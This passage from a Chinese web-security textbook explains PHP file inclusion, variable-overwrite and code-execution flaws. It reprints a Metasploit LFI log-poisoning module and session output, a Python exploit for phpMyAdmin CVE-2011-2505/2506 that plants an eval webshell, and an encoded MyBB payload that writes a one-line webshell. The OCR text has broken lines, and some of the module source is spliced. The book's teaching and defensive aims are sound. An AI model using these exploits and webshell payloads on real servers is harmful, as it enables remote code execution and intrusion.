Metasploit中包含了一个脚本自动化完成包含日志文件的攻击。

```
msf exploit(handler) > use exploit/unix/
webapp/php_lfi
msf exploit(php_lfi) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
```

```
msf exploit(php_lfi) > set RPORT 8181
RPORT => 8181
msf exploit(php_lfi) > set URI /index.php?
foo=xxLFIxx
URI => /index.php?foo=xxLFIxx
msf exploit(php_lfi) > set PAYLOAD php/
meterpreter/bind_tcp
PAYLOAD => php/meterpreter/bind_tcp
msf exploit(php_lfi) > exploit -z
[*] Started bind handler
[*] Trying generic exploits
[*] Clean LFI injection
[*] Sending stage (31612 bytes) to 127.0.0.1
[*] Meterpreter session 1 opened
(127.0.0.1:19412 -> 127.0.0.1:4444) at Tue
May 24 14:47:29
+0200 2011
C[-] Exploit exception: Interrupt
[*] Session 1 created in the background.
msf exploit(php_lfi) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > ls
Listing: /usr/home/test/cherokee/www
=====================================
Mode                  Size  Type  Last
modified                       Name
----                  ----  ----
-------------                   ----
```

```
100644/rw-r--r--  0     fil   Tue May 10
11:09:39 +0200 2011  foo.php
40755/rwxr-xr-x   512   dir   Tue May 10
10:53:59 +0200 2011../Images
100644/rw-r--r--  1795  fil   Tue May 10
10:19:23 +0200 2011  index.html
100644/rw-r--r--  37    fil   Tue May 10
13:52:25 +0200 2011  index.php
meterpreter > sysinfo
OS          : FreeBSD redphantom.skynet.ct
8.2-RELEASE FreeBSD 8.2-RELEASE #0: Thu Feb
17 02:41:51 UTC 2011
root@mason.cse.buffalo.edu:/usr/obj/usr/src/
sys/GENERIC amd64
Computer    : redphantom.skynet.ct
Meterpreter : php/php
meterpreter > exit
```

其代码如下：

```
#
# Copyright (c) 2011 GhostHunter
# All rights reserved.
#
# Redistribution and use in source and
binary forms, with or without
# modification, are permitted provided that
the following conditions
# are met:
# 1. Redistributions of source code must
```

```
retain the above copyright
#    notice, this list of conditions and the
following disclaimer.
# 2. Redistributions in binary form must
reproduce the above copyright
#    notice, this list of conditions and the
following disclaimer in the
#    documentation and/or other materials
provided with the distribution.
# 3. Neither the name of copyright holders
nor the names of its
#    contributors may be used to endorse or
promote products derived
#    from this software without specific
prior written permission.
#
# THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT
HOLDERS AND CONTRIBUTORS
# ``AS IS'' AND ANY EXPRESS OR IMPLIED
WARRANTIES, INCLUDING, BUT NOT LIMITED
# TO, THE IMPLIED WARRANTIES OF
MERCHANTABILITY AND FITNESS FOR A PARTICULAR
# PURPOSE ARE DISCLAIMED.  IN NO EVENT SHALL
COPYRIGHT HOLDERS OR CONTRIBUTORS
# BE LIABLE FOR ANY DIRECT, INDIRECT,
INCIDENTAL, SPECIAL, EXEMPLARY, OR
# CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT
LIMITED TO, PROCUREMENT OF
```

```
# SUBSTITUTE GOODS OR SERVICES; LOSS OF USE,
DATA, OR PROFITS; OR BUSINESS
# INTERRUPTION) HOWEVER CAUSED AND ON ANY
THEORY OF LIABILITY, WHETHER IN
# CONTRACT, STRICT LIABILITY, OR TORT
(INCLUDING NEGLIGENCE OR OTHERWISE)
# ARISING IN ANY WAY OUT OF THE USE OF THIS
SOFTWARE, EVEN IF ADVISED OF THE
# POSSIBILITY OF SUCH DAMAGE.
   require 'msf/core'
   require 'rex/proto/ntlm/message'
   require "base64"
   class Metasploit3 < Msf::Exploit::Remote
  Rank = ManualRanking
     include Msf::Exploit::Remote::HttpClient
  def initialize(info = {})
    super(update_info(info,
         'Name'           => ' PHP LFI ',
         'Version'        => '1',
         'Description'    => 'This module
attempts to perform a LFI attack against a
PHP
application',
      'Author'          => [ 'ghost' ],
      'License'         => BSD_LICENSE,
      'References'      => [ ],
      'Privileged'      => false,
      'Platform'        => ['php'],
```

```
      'Arch'            => ARCH_PHP,
      'Payload'         =>
        {
          # max header length for Apache,
          # http://httpd.apache.org/docs/2.2/
mod/core.html#limitrequestfieldsize
          'Space'        => 8190,
          # max url length for some old
versions of apache according to
          # http://www.boutell.com/newfaq/
misc/urllength.html
          #'Space'        => 4000,
          'DisableNops' => true,
          'BadChars'    => %q|'"`|,  #
quotes are escaped by PHP's magic_quotes_gpc
in
a default install
          'Compat'      =>
            {
              'ConnectionType' => 'find',
            },
          'Keys'        => ['php'],
        },
      'Targets'         => [ ['Automatic',
{ }], ],
      'DefaultTarget' => 0
      ))
       register_options(
```

```
        [
          Opt::RPORT(80),
          OptString.new('UserAgent',
[ true, "The HTTP User-Agent sent in the
request",
            'Mozilla/4.0 (compatible; MSIE
6.0; Windows NT 5.1)' ]),
        'method'  => 'POST',
     'data'    => '<?php '+payload.encoded
+'?>',
      }, 100)
    cleanup()
    if not session_created?()
      print_status("LFI injection with %00
trick")
        res = send_request_cgi({
        'agent'   => datastore['UserAgent'],
          'uri'     =>
datastore['URI'].gsub("xxLFIxx", "php://input
%00"),
          'method'  => 'POST',
        'data'    => '<?php '+payload.encoded
+'?>',
        }, 100)
      cleanup()
    end
  end
  def inject_log(logf,agent)
```

```
        res = send_request_cgi({
       'agent'   => agent,
          'uri'     =>
datastore['URI'].gsub("xxLFIxx",
"../../../../../../../../../.."+logf),
          'method'  => 'GET',
        }, 100)
    cleanup()
    return res
  end
  def exploit_loginjection
    nullbytepoisoning=false
    injectable=false
    print_status("Testing /etc/passwd")
    res = inject_log("/etc/
passwd",datastore['UserAgent'])
    if res.code >= 200 and res.code <=299
and res.body=~/sbin\/nologin/
      print_status("log injection without
null byte poisioning")
      injectable=true
    else
      res = inject_log("/etc/passwd
%00",datastore['UserAgent'])
      if res.code >= 200 and res.code <=299
and res.body=~/sbin\/nologin/
        print_status("injection with null
byte poisioning")
```

```
        nullbytepoisoning=true
        injectable=true
      end
    end
    if not injectable
      return false
    end
    print_status("Injecting the webserver
log files")
    index=0
    logs=datastore['LogFiles'].split(":")
    while not session_created?() and index <
logs.length
      logf=logs[index]
      print_status('Trying to poison '+logf)
      if nullbytepoisoning
        logf=logf+"%00"
      end
      res =
inject_log(logf,datastore['UserAgent'])
      if res.body=~ /
#{Regexp.escape(datastore['UserAgent'])}/
        print_status('Poisoning '+logf+' Via
the UserAgent')
        res = inject_log(logf,'<?php
'+payload.encoded+'?>')
        sleep(30)
        print_status("calling the shell")
```

```
        res =
inject_log(logf,datastore['UserAgent'])
      end
      index=index+1
    end
  end
     def exploit
    fp=http_fingerprint()
    print_status("Trying generic exploits")
    exploit_generic()
    if not session_created?()
      print_status("Trying OS based
exploits")
      if ( fp =~/unix/i )
        print_status("Detected a Unix
server")
        #TODO /proc/self/environ injection
        exploit_loginjection()
        # TODO ssh logs injection
        # TODO mail.log maillog  injection
      else
        print_status("Are they running
Windows?!?")
      end
    end
     end
   end
```

如果httpd的配置文件和日志目录完全猜不到怎么办？如果PHP的错误回显没有关闭，那么构造一些异常也许能够暴露出Web目录所在位置。此外，还可以利用下面的方法。

包含/proc/self/environ是一种更为通用的方法，因为它根本不需要猜测被包含文件的路径，同时用户也能控制它的内容。

```
http://www.website.com/view.php?
page=../../../../../proc/self/environ
```

包含/proc/self/environ文件，可能看到如下内容：

```
DOCUMENT_ROOT=/home/sirgod/public_html
GATEWAY_INTERFACE=CGI/1.1 HTTP_ACCEPT=text/
html,
application/xml;q=0.9, application/xhtml
+xml, image/png, image/jpeg, image/gif,
image/x-xbitmap, */*;q=0.1
HTTP_COOKIE=PHPSESSID=134cc7261b341231b95948
4ac2ad7ac
HTTP_HOST=www.website.com
HTTP_REFERER=http://www.website.com/
index.php?view=../../../../../../etc/passwd
HTTP_USER_AGENT=Opera/9.80 (Windows NT 5.1;
```

```
U; en) Presto/2.2.15 Version/10.00
PATH=/bin:/usr/bin
QUERY_STRING=view=..%2F..%2F..%2F..%2F..%2F..
%2Fproc%2Fself%2Fenviron
REDIRECT_STATUS=200
REMOTE_ADDR=6x.1xx.4x.1xx REMOTE_PORT=35665
```

以上这些方法，都要求PHP能够包含这些文件，而这些文件往往都处于Web目录之外，如果PHP配置了open_basedir，则很可能会使得攻击失效。

但PHP创建的上传临时文件，往往处于PHP允许访问的目录范围内。包含这个临时文件的方法，其理论意义大于实际意义。根据RFC1867，PHP处理上传文件的过程是这样的：PHP处理上传文件的过程

PHP会为上传文件创建临时文件，其目录在php.ini的upload_tmp_dir中定义。但该值默认为空，此时在Linux下会使用/tmp目录，在Win-dows下会使用C:\windows\temp目录。

该临时文件的文件名是随机的，攻击者必须准确猜测出该文件名才能成功利用漏洞。PHP在此处并没有使用安全的随机函数，因此使得暴力猜解文件名成为可能。在Windows下，仅有65535种不同的文

件名。

Gynvael Coldwind深入研究了这个课题，并发表了paper：PHP LFI to arbitratry code execu-tion via rfc1867 file upload temporary files，有兴趣的读者可以参考此文。

14.2 变量覆盖漏洞

14.2.1 全局变量覆盖

变量如果未被初始化，且能被用户所控制，那么很可能会导致安全问题。而在PHP中，这种情况在register_globals为ON时尤其严重。

在PHP 4.2.0之后的版本中，register_globals默认由ON变为了OFF。这在当时让很多程序员感到不适应，因为程序员习惯了滥用变量。PHP中使用变量并不需要初始化，因此register_globals=ON时，变量来源可能是各个不同的地方，比如页面的表单、Cookie等。这样极容易写出不安全的代码，比如下面这个例子：

```
<?php
echo "Register_globals: ".
(int)ini_get("register_globals")."<br/>";
if ($auth){
  echo "private!";
}
?>
```

当register_globals = OFF时，这段代码并不会出问题。测试页面



但是当register_globals = ON时，提交请求URL：http://www.a.com/test1.php?auth=1，变量$auth将自动得到赋值：



从而导致发生安全问题。

类似的，通过$GLOBALS获取的变量，也可能导致变量覆盖。假设有如下代码：


```
<?php
echo "Register_globals: ".
(int)ini_get("register_globals")."<br/>";
if (ini_get('register_globals'))
foreach($_REQUEST as $k=>$v) unset(${$k});
print $a;
print $_GET[b];
?>
```

这是一段常见的禁用register_globals的代码：

```
if (ini_get('register_globals'))
foreach($_REQUEST as $k=>$v) unset(${$k});
```

变量$a未初始化，在register_globals = ON时，再尝试控制“$a”的值，会因为这段禁用代码而出错。


提交：http://www.a.com/test1.php?a=1&b=2



显示变量a未定义

而当尝试注入“GLOBALS[a]”以覆盖全局变量时，则可以成功控制变量“$a”的值。

提交：http://www.a.com/test1.php?GLOBALS[a]=1&b=2



显示变量a的值

这是因为unset()默认只会销毁局部变量，要销毁全局变量必须使用$GLOBALS。比如：

```
<?php
function foo() {
    unset($GLOBALS['bar']);
}
$bar = "something";
foo();
?>
```

而在register_globals = OFF时，则无法覆盖到全局变量。

www.a.com/test1.php?GLOBALS[a]=1&b=2

Register_globals: 0

Notice: Undefined variable: a in **D:\soft\develop\env\sites\www.a.com\test1.php**

Notice: Use of undefined constant b - assumed 'b' in **D:\soft\develop\env\sites\www**
2

显示变量a未定义

所以如果实现代码关闭register_globals，则一定要覆盖所有的superglobals，推荐使用下面的代码：

```
<?php
```

```
// Emulate register_globals off
function unregister_GLOBALS()
{
    if (!ini_get('register_globals')) {
        return;
    }
    // Might want to change this perhaps to
a nicer error
    if (isset($_REQUEST['GLOBALS']) ||
isset($_FILES['GLOBALS'])) {
        die('GLOBALS overwrite attempt
detected');
    }
    // Variables that shouldn't be unset
    $noUnset = array('GLOBALS',  '_GET',
                     '_POST',    '_COOKIE',
                     '_REQUEST', '_SERVER',
                     '_ENV',     '_FILES');
    $input = array_merge($_GET,    $_POST,
                         $_COOKIE, $_SERVER,
                         $_ENV,    $_FILES,
                         isset($_SESSION) &&
is_array($_SESSION) ? $_SESSION : array());
    foreach ($input as $k => $v) {
        if (!in_array($k, $noUnset) &&
isset($GLOBALS[$k])) {
            unset($GLOBALS[$k]);
        }
```

```
    }
}
unregister_GLOBALS();
?>
```

这在共享的PHP环境中（比如App Engine中）可能会比较有用。

回到变量覆盖上来，即便变量经过了初始化，但在PHP中还是有很多方式可能导致变量覆盖。当用户能够控制变量来源时，将造成一些安全隐患，严重的将引起XSS、SQL注入等攻击，或者是代码执行。

14.2.2 extract()变量覆盖

extract()函数能将变量从数组导入当前的符号表，其函数定义如下：

```
int extract ( array $var_array [, int $extract_type [, string $prefix ]] )
```

其中，第二个参数指定函数将变量导入符号表时的行为，最常见的两个值是“EXTR_OVERWRITE”和“EXTR_SKIP”。

当值为“EXTR_OVERWRITE”时，在将变量导入符号表的过程中，如果变量名发生冲突，则覆盖已有变量；值为“EXTR_SKIP”则表示跳过不覆盖。若第二个参数未指定，则在默认情况下使用“EXTR_OVERWRITE”。

看如下代码：

```
<?php
$auth = '0';
extract($_GET);
if ($auth == 1){
  echo "private!";
}else {
  echo "public!";
}
?>
```

当extract()函数从用户可以控制的数组中导出变量时，可能发生变量覆盖。在这个例子里，ex-tract()从$_GET中导出变量，从而可以导致任意变量被覆盖。假设用户构造以下链接：

```
http://www.a.com/test1.php?auth=1
```

将改变变量$auth的值，绕过服务器端逻辑。



一种较为安全的做法是确定register_globals= OFF后，在调用extract()时使用 EXTR_SKIP保证已有变量不会被覆盖。但extract()的来源如果能被用户控制，则仍然是一种非常糟糕的使用习惯。同时还要留意变量获取的顺序，在PHP中是由php.ini中的variables_order所定义的顺序来获取变量的。

类似extract()，下面几种场景也会产生变量覆盖的问题。

14.2.3　遍历初始化变量

常见的一些以遍历的方式释放变量的代码，可能会导致变量覆盖。比如：

```
$chs = '';
if($_POST && $charset != 'utf-8') {
        $chs = new Chinese('UTF-8',
$charset);
        foreach($_POST as $key => $value) {
                $$key = $chs-
>Convert($value);
```

```
        }
        unset($chs);
```

若提交参数chs，则可覆盖变量“$chs”的值。

在代码审计时需要注意类似“$$k”的变量赋值方式有可能覆盖已有的变量，从而导致一些不可控制的结果。

14.2.4　import_request_variables变量覆盖

```
bool import_request_variables ( string
$types [, string $prefix ] )
```

import_request_variables()将GET、POST、Cookie中的变量导入到全局，使用这个函数只需要简单地指定类型即可。其中第二个参数是为导入的变量添加的前缀，如果没有指定，则将覆盖全局变量。

```
<?php
$auth = '0';
import_request_variables('G');
if ($auth == 1){
  echo "private!";
```

```
}else {
  echo "public!";
}
?>
```

以上代码中，import_request_variables('G')指定导入GET请求中的变量，从而导致变量覆盖问题。

14.2.5　parse_str()变量覆盖

```
void parse_str ( string $str [, array &
$arr ] )
```

parse_str()函数往往被用于解析URL的query string，但是当参数值能被用户控制时，很可能导致变量覆盖。

类似下面的写法都是危险的：

```
//var.php?var=new  变量覆盖
$var = 'init';
parse_str($_SERVER['QUERY_STRING']);
print $var;
```

如果指定了parse_str()的第二个参数，则会将query string中的变量解析后存入该数组变量中。因此在使用parse_str()时，应该养成指定第二个参数的好习惯。

与parse_str()类似的函数还有mb_parse_str()。

还有一些变量覆盖的方法，难以一次列全，但有以下安全建议：

首先，确保register_globals =OFF。若不能自定义php.ini，则应该在代码中控制。

其次，熟悉可能造成变量覆盖的函数和方法，检查用户是否能控制变量的来源。

最后，养成初始化变量的好习惯。

14.3　代码执行漏洞

PHP中的代码执行情况非常灵活，但究其原因仍然离不开两个关键条件：第一是用户能够控制的函数输入；第二是存在可以执行代码的危险函数。但PHP代码的执行过程可能是曲折的，有些问题很隐蔽，不易被发现，要找出这些问题，对安全工程师的经验有较高的要求。

14.3.1 “危险函数”执行代码

在前文中提到，文件包含漏洞是可以造成代码执行的。但在PHP中，能够执行代码的方式远不止文件包含漏洞一种，比如危险函数popen()、system()、passthru()、exec()等都可以直接执行系统命令。此外，eval()函数也可以执行PHP代码。还有一些比较特殊的情况，比如允许用户上传PHP代码，或者是应用写入到服务器的文件内容和文件类型可以由用户控制，都可能导致代码执行。

下面通过几个真实案例，来帮助深入理解PHP中可能存在的代码执行漏洞。

14.3.1.1 phpMyAdmin 3.4.3.1远程代码执行漏洞

在phpMyAdmin版本3.3.10.2与3.4.3.1以下存在一个变量覆盖漏洞，漏洞编号为：CVE-2011-2505，漏洞代码存在于libraries/auth/swekey/swekey.auth.lib.php中。

```
if
(strstr($_SERVER['QUERY_STRING'],'session_to_
unset') != false)
{
    parse_str($_SERVER['QUERY_STRING']);
    session_write_close();
    session_id($session_to_unset);
    session_start();
    $_SESSION = array();
    session_write_close();
    session_destroy();
    exit;
}
```

这是一个典型的通过parse_str()覆盖变量的漏洞，但是这个函数的逻辑很短，到最后直接就exit了，原本做不了太多事情。但是注意到Session变量是可以保存在服务器端，并常驻内存的，因此通过覆盖$_SESSION变量将改变很多逻辑。

原本程序逻辑执行到session_destroy() 将正常销毁Session，但是在此之前session_write_close()已经将Session保存下来，然后到session_id()处试图切换Session。

这个漏洞导致的后果，就是所有从Session中取出的变量都将变得不再可信任，可能会导致很多XSS、SQL注入等问题，但我们直接看由CVE-2011-2506导致的静态代码注入——

在setup/lib/ConfigGenerator.class.php 中：

```
    /**
     * Creates config file
     *
     * @return string
     */
    public static function getConfigFile()
    {
        $cf = ConfigFile::getInstance();
        $crlf = (isset($_SESSION['eol']) &&
$_SESSION['eol'] == 'win') ? "\r\n" : "\n";
        $c = $cf->getConfig();
        // header
        $ret = '<?php' . $crlf
            . '/*' . $crlf
```

```
            . ' * Generated configuration
file' . $crlf
            . ' * Generated by: phpMyAdmin '
                    . $GLOBALS['PMA_Config']-
>get('PMA_VERSION')
                    . ' setup script' . $crlf
            . ' * Date: ' .
date(DATE_RFC1123) . $crlf
            . ' */' . $crlf . $crlf;
        // servers
        if ($cf->getServerCount() > 0) {
            $ret .= "/* Servers
configuration */$crlf\$i = 0;" . $crlf .
$crlf;
            foreach ($c['Servers'] as $id =>
$server) {
                $ret .= '/* Server: ' .
strtr($cf->getServerName($id), '*/', '-') .
" [$id] */" . $crlf
                    . '$i++;' . $crlf;
                foreach ($server as $k =>
$v) {
                    $k = preg_replace('/[^A-
Za-z0-9_]/', '_', $k);
                    $ret .= "\$cfg['Servers']
[\$i]['$k'] = "
                        . (is_array($v) &&
self::_isZeroBasedArray($v)
```

```
                                ?
self::_exportZeroBasedArray($v, $crlf)
                                :
var_export($v, true))
                        . ';' . $crlf;
                }
                $ret .= $crlf;
            }
            $ret .= '/* End of servers
configuration */' . $crlf . $crlf;
        }
        unset($c['Servers']);
        // other settings
        $persistKeys = $cf-
>getPersistKeysMap();
        foreach ($c as $k => $v) {
            $k = preg_replace('/[^A-Za-
z0-9_]/', '_', $k);
            $ret .= self::_getVarExport($k,
$v, $crlf);
            if (isset($persistKeys[$k])) {
                unset($persistKeys[$k]);
            }
        }
        // keep 1d array keys which are
present in $persist_keys (config.values.php)
        foreach (array_keys($persistKeys) as
$k) {
```

```
            if (strpos($k, '/') === false) {
                $k = preg_replace('/[^A-Za-z0-9_]/', '_', $k);
                $ret .= self::_getVarExport($k, $cf->getDefault($k), $crlf);
            }
        }
        $ret .= '?>';
        return $ret;
    }
```

其中，此处试图在代码中添加注释，但其拼接的是一个变量：

```
$ret .= '/* Server: ' . strtr($cf->getServerName($id), '*/', '-') . " [$id] */" . $crlf
```

需要注意的是，strtr()函数已经处理了变量$cf->getServerName($id)，防止该值中包含有*/，从而关闭注释符；然而，紧随其后的[$id]却未做任何处理，它实际上是数组变量 $c['Servers']的key。

变量$c则是函数返回的结果：$c = $cf->getConfig();

在libraries/config/ConfigFile.class.php中有getConfig()的实现：

```
/**
 * Returns configuration array (full,
multidimensional format)
 *
 * @return array
 */
public function getConfig()
{
    $c = $_SESSION[$this->id];
    foreach ($this->cfgUpdateReadMapping as
$map_to => $map_from) {
        PMA_array_write($map_to, $c,
PMA_array_read($map_from, $c));
        PMA_array_remove($map_from, $c);
    }
    return $c;
}
```

最终发现$c是从Session中取得的，而我们通过前面的漏洞可以覆盖Session中的任意变量，从而控制变量$c，最终注入“*/”闭合注释符，将PHP代码插入到config/config.inc.php中并执行。

此漏洞的利用条件是config目录存在并可写，而很多时候管理员可能会在完成初始化安装后，删除config目录。

国内安全研究者wofeiwo为此漏洞写了一段POC：

```
#!/usr/bin/env python
# coding=utf-8
# pma3 - phpMyAdmin3 remote code execute
exploit
# Author: wofeiwo<wofeiwo@80sec.com>
# Thx Superhei
# Tested on: 3.1.1, 3.2.1, 3.4.3
# CVE: CVE-2011-2505, CVE-2011-2506
# Date: 2011-07-08
# Have fun, DO *NOT* USE IT TO DO BAD THING.
#########################################
###
# Requirements: 1. "config" directory must
created&writeable in pma directory.
#                  2. session.auto_start = 1
in php.ini configuration.
import os,sys,urllib2,re
def usage(program):
    print "PMA3 (Version below 3.3.10.2 and
3.4.3.1) remote code
execute exploit"
```

```
    print "Usage: %s <PMA_url>" % program
    print "Example: %s http://www.test.com/
phpMyAdmin" % program
    sys.exit(0)
def main(args):
    try:
        if len(args) < 2:
            usage(args[0])
        if args[1][-1] == "/":
            args[1] = args[1][:-1]
        print "[+] Trying get form
token&session_id.."
        content = urllib2.urlopen(args[1]+"/
index.php").read()
        r1 = re.findall("token=(\w{32})",
content)
        r2 =
re.findall("phpMyAdmin=(\w{32,40})", content)
        if not r1:
            r1 = re.findall("token\" value=
\"(\w{32})\"", content)
        if not r2:
            r2 = re.findall("phpMyAdmin\"
value=\"(\w{32,40})\"", content)
        if len(r1) < 1 or len(r2) < 1:
            print "[-] Cannot find form
token and session id...exit."
            sys.exit(-1)
```

```
        token = r1[0]
        sessionid = r2[0]
        print "[+] Token: %s , SessionID:
%s" % (token, sessionid)
        print "[+] Trying to insert payload
in $_SESSION.."
        uri = "/libraries/auth/swekey/
swekey.auth.lib.php?
session_to_unset=HelloThere&_
SESSION [ConfigFile0][Servers][*/
eval(getenv('HTTP_CODE'));/*][host]=Hacked+By
+PMA&_
SESSION[ConfigFile][Servers][*/
eval(getenv('HTTP_CODE'));/*][host]=Hacked+By
+PMA"
        url = args[1]+uri
        opener = urllib2.build_opener()
        opener.addheaders.append(('Cookie',
'phpMyAdmin=%s;
        pma_lang=en;
pma_mcrypt_iv=ILXfl5RoJxQ%%3D; PHPSESSID=
%s;' %
        (sessionid, sessionid)))
        urllib2.install_opener(opener)
        urllib2.urlopen(url)
        print "[+] Trying get webshell.."
        postdata ="phpMyAdmin=
%s&tab_hash=&token=
```

```
%s&check_page_refresh=&DefaultLang
=en&Server
Default=0&eol=unix&submit_save=Save"
% (sessionid, token)
        url = args[1]+"/setup/config.php"
        # print "[+]Postdata: %s" % postdata
        urllib2.urlopen(url, postdata)
        print "[+] All done, pray for your
lucky!"
        url = args[1]+"/config/
config.inc.php"
        opener.addheaders.append(('Code',
'phpinfo();'))
        urllib2.install_opener(opener)
        print "[+] Trying connect shell: %s"
% url
        result = re.findall("System \</td\>
\<td class=\"v\"\>(.*)\</td\>\</tr\>",
urllib2.urlopen(url).read())
        if len(result) == 1:
            print "[+] Lucky u! System info:
%s"  % result[0]
            print "[+] Shellcode is:
eval(getenv('HTTP_CODE'));"
        else:
            print "[-] Cannot get webshell."
    except Exception, e:
        print e
```

```
if __name__ == "__main__" : main(sys.argv)
```

关键代码是：

```
uri = "/libraries/auth/swekey/
swekey.auth.lib.php?
session_to_unset=HelloThere&_
SESSION[ConfigFile0]
[Servers][*/eval(getenv('HTTP_CODE'));/*]
[host]=Hacked+By+PMA&_SESSION[ConfigFile][Se
rvers][*/eval(getenv('HTTP_CODE'));/*]
[host]=Hacked+By+PMA"
```

它将“*/eval()/*”注入到要覆盖的SESSION变量的key中。

14.3.1.2　MyBB 1.4远程代码执行漏洞

接下来看另外一个案例，这是一个间接控制eval()函数输入的例子。这是由安全研究者flyh4t发现的一个漏洞：MyBB 1.4 admin remote codeexecution vulnerability。

首先，在MyBB的代码中存在 eval() 函数。

```
//index.php，336行左右
```

```
$plugins->run_hooks("index_end");
//出现了eval函数，注意参数
eval("\$index = \"".$templates-
>get("index")."\";");
output_page($index);
```

挖掘漏洞的过程，通常需要先找到危险函数，然后回溯函数的调用过程，最终看在整个调用的过程中用户是否有可能控制输入。

可以看到eval()的输入来自于$templates->get("index")，继续找到此函数的定义：

```
//inc/class_templates.php，65行左右
function get($title, $eslashes=1,
$htmlcomments=1)
    {
        global $db, $theme, $mybb;
        //
        // DEVELOPMENT MODE
        //
        if($mybb->dev_mode == 1)
        {
            $template = $this-
>dev_get($title);
            if($template !== false)
            {
```

```
                $this->cache[$title] =
$template;
            }
        }
        if(!isset($this->cache[$title]))
        {
            $query = $db-
>simple_select("templates", "template",
            "title='".$db-
>escape_string($title)."'
            AND sid IN ('-2','-1','".
$theme['templateset']."')",
            array('order_by' => 'sid',
'order_dir' => 'DESC', 'limit' => 1));
            //从数据库里面取出模板的代码
            $gettemplate = $db-
>fetch_array($query);
            if($mybb->debug_mode)
            {
                $this-
>uncached_templates[$title] = $title;
            }
            if(!$gettemplate)
            {
                $gettemplate['template'] =
"";
            }
            $this->cache[$title] =
```

```
$gettemplate['template'];
        }
        $template = $this->cache[$title];
        if($htmlcomments)
        {
            if($mybb-
>settings['tplhtmlcomments'] == 1)
            {
                $template = "<!-- start:
".htmlspecialchars_uni($title)." -->
                    \n{$template}\n
                    <!-- end:
".htmlspecialchars_uni($title)." -->";
            }
            else
            {
                $template =
"\n{$template}\n";
            }
        }
        if($eslashes)
        {
            $template = str_replace("\\'",
"'", addslashes($template));
        }
        return $template;
    }
```

原来get()函数获得的内容是从数据库中取出的。取出时经过了一些安全处理，比如addslashes()，那么数据库中的内容用户是否能控制呢？

根据该应用的功能，不难看出这完全是用户提交的数据。

```
//admin/modules/style/templates.php，372行开始
if($mybb->input['action'] == "edit_template")
{
    $plugins-
>run_hooks("admin_style_templates_edit_templa
te");
    if(!$mybb->input['title'] || !$sid)
    {
        flash_message($lang-
>error_missing_input, 'error');
        admin_redirect("index.php?
module=style/templates");
    }
    if($mybb->request_method == "post")
    {
        if(empty($mybb->input['title']))
        {
            $errors[] = $lang-
>error_missing_title;
        }
```

```
        if(!$errors)
        {
            $query = $db-
>simple_select("templates", "*",
        "tid='{$mybb->input['tid']}'");
            $template = $db-
>fetch_array($query);
            //获取到我们输入的内容，包括模板
的标题和内容
            $template_array = array(
                'title' => $db-
>escape_string($mybb->input['title']),
                'sid' => $sid,
                'template' =>
                $db-
>escape_string(trim($mybb-
>input['template'])),
                'version' => $mybb->version_c
                'status' => '',
                'dateline' => TIME_NOW
            );
            // Make sure we have the correct
tid associated with this template. If the
            user double submits then the tid
could originally be the master template
            tid, but because the form is
sumbitted again, the tid doesn't get updated
to
```

```
            the new modified template one.
This then causes the master template to
            be overwritten
            $query = $db-
>simple_select("templates", "tid",
            "title='".$db-
>escape_string($template['title'])."'
            AND (sid = '-2' OR sid =
'{$template['sid']}')",
            array('order_by' => 'sid',
'order_dir' => 'desc', 'limit' => 1));
            $template['tid'] = $db-
>fetch_field($query, "tid");
            if($sid > 0)
            {
                // Check to see if it's
never been edited before (i.e. master) of if
                this a new template (i.e.
we've renamed it) or if it's a custom
                template
                $query = $db-
>simple_select("templates", "sid",
                "title='".$db-
>escape_string($mybb->input['title'])."'
                AND (sid = '-2' OR sid =
'{$sid}' OR sid='{$template['sid']}')",
                array('order_by' =>
                'sid', 'order_dir' =>
```

```
'desc'));
                $existing_sid = $db->fetch_field($query, "sid");
                $existing_rows = $db->num_rows($query);
                //更新模板数据库
                if(($existing_sid == -2 && $existing_rows == 1) || $existing_rows == 0)
                {
                    $tid = $db->insert_query("templates", $template_array);
                }
                else
                {
                    $db->update_query("templates", $template_array,

"tid='{$template['tid']}' AND sid != '-2'");
                }
            }
```

通过编辑模板功能可以将数据写入数据库，然后通过调用前台文件使得eval()得以执行，唯一需要处理的是一些敏感字符。

flyh4t给出了如下POC：

在后台 Home -> Template Sets -> Default Templates 选择Edit Template: index

在{$headerinclude}下写入如下一段代码后保存:

```
{${assert(chr(102).chr(112).chr(117).chr(116)
.chr(115).chr(40).chr(102).chr(111).chr(
112).chr(101).chr(110).chr(40).chr(39).chr(9
).chr(97).chr(99).chr(104).chr(101).chr(
47).chr(102).chr(108).chr(121).chr(104).chr(5
2).chr(116).chr(46).chr(112).chr(104).ch
r(112).chr(39).chr(44).chr(39).chr(119).chr(3
9).chr(41).chr(44).chr(39).chr(60).chr(6
3).chr(112).chr(104).chr(112).chr(32).chr(64)
.chr(36).chr(95).chr(80).chr(79).chr(83)
.chr(84).chr(91).chr(119).chr(93).chr(40).chr
(36).chr(95).chr(80).chr(79).chr(83).chr
(84).chr(91).chr(102).chr(93).chr(41).chr(63)
.chr(62).chr(39).chr(41).chr(59))}}
```

访问首页后将在cache目录下生成flyh4t.php，内容为

```
<?php @$_POST[w]($_POST[f])?>
```

这个案例清晰地展示了如何从“找到敏感函数

eval()”到“成为一个代码执行漏洞”的过程。虽然这个漏洞要求具备应用管理员的身份才能编辑模板，但是攻击者可能会通过XSS或其他手段来完成这一点。

14.3.2 “文件写入”执行代码

在PHP中对文件的操作一定要谨慎，如果文件操作的内容用户可以控制，则也极容易成为漏洞。

下面这个Discuz! admin\database.inc.phpget-webshell bug由ring04h发现。

在database.inc.php导入zip文件时，存在写文件操作，但其对安全的判断过于简单，导致用户可以将此文件内容修改为PHP代码：

```
.....
elseif($operation == 'importzip') {
    require_once DISCUZ_ROOT.'admin/
zip.func.php';
    $unzip = new SimpleUnzip();
    $unzip->ReadFile($datafile_server);
